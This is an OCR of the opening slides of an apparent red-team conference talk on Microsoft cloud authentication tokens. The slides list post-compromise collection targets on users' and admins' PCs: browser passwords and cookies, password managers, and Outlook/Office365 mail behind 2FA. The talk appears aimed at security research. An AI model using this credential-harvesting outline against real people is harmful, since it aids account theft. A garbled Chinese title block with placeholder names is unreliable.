Microsoft cloud authentication tokens — there are no more secrets

Konstantin Evdokimov / Nikolay Dolbin

MIS / Sber

Moscow, August 26, 2022

NO FF ONE 2022

微软云认证令牌 — 没有更多的秘密

开发者一/研究员二

公司 / 银行

莫斯科，2022 年 8 月 26 日

~~@whoami~~ WhoAreWe

RedTeamer’ы / Pentester’ы / Researcher’ы

Konst + Nick = ~20 years of infosec skills

Web + Infra + Crypto

We love Burp, Python, IDA, C++, Beer

github.com/mis-team

At the beginning ~~(s chego vsjo nachjalos)~~


RedTeams –> Attack stage –> Analyze stage

RedTeams / analyze stage – checking information from inside infrastructures

RedTeams / analyze stage – checking information from users, admins PCs


Users/admins PCs

- browsers passwords/cookies (Chrome, Edge, FF, Opera, etc)
- password managers (KeePass, LastPass, OnePass, etc)
- emails
- docs/pics/etc



At the beginning ~~(s chego vsjo nachjalos)~~

Browsers/Passmanager's passwords



At the beginning ~~(s chego vsjo nachjalos)~~

Emails....

... Microsoft Outlook ...


... Ms Outlook + Office365 ...

... Ms Outlook + Office365 + 2fa ...

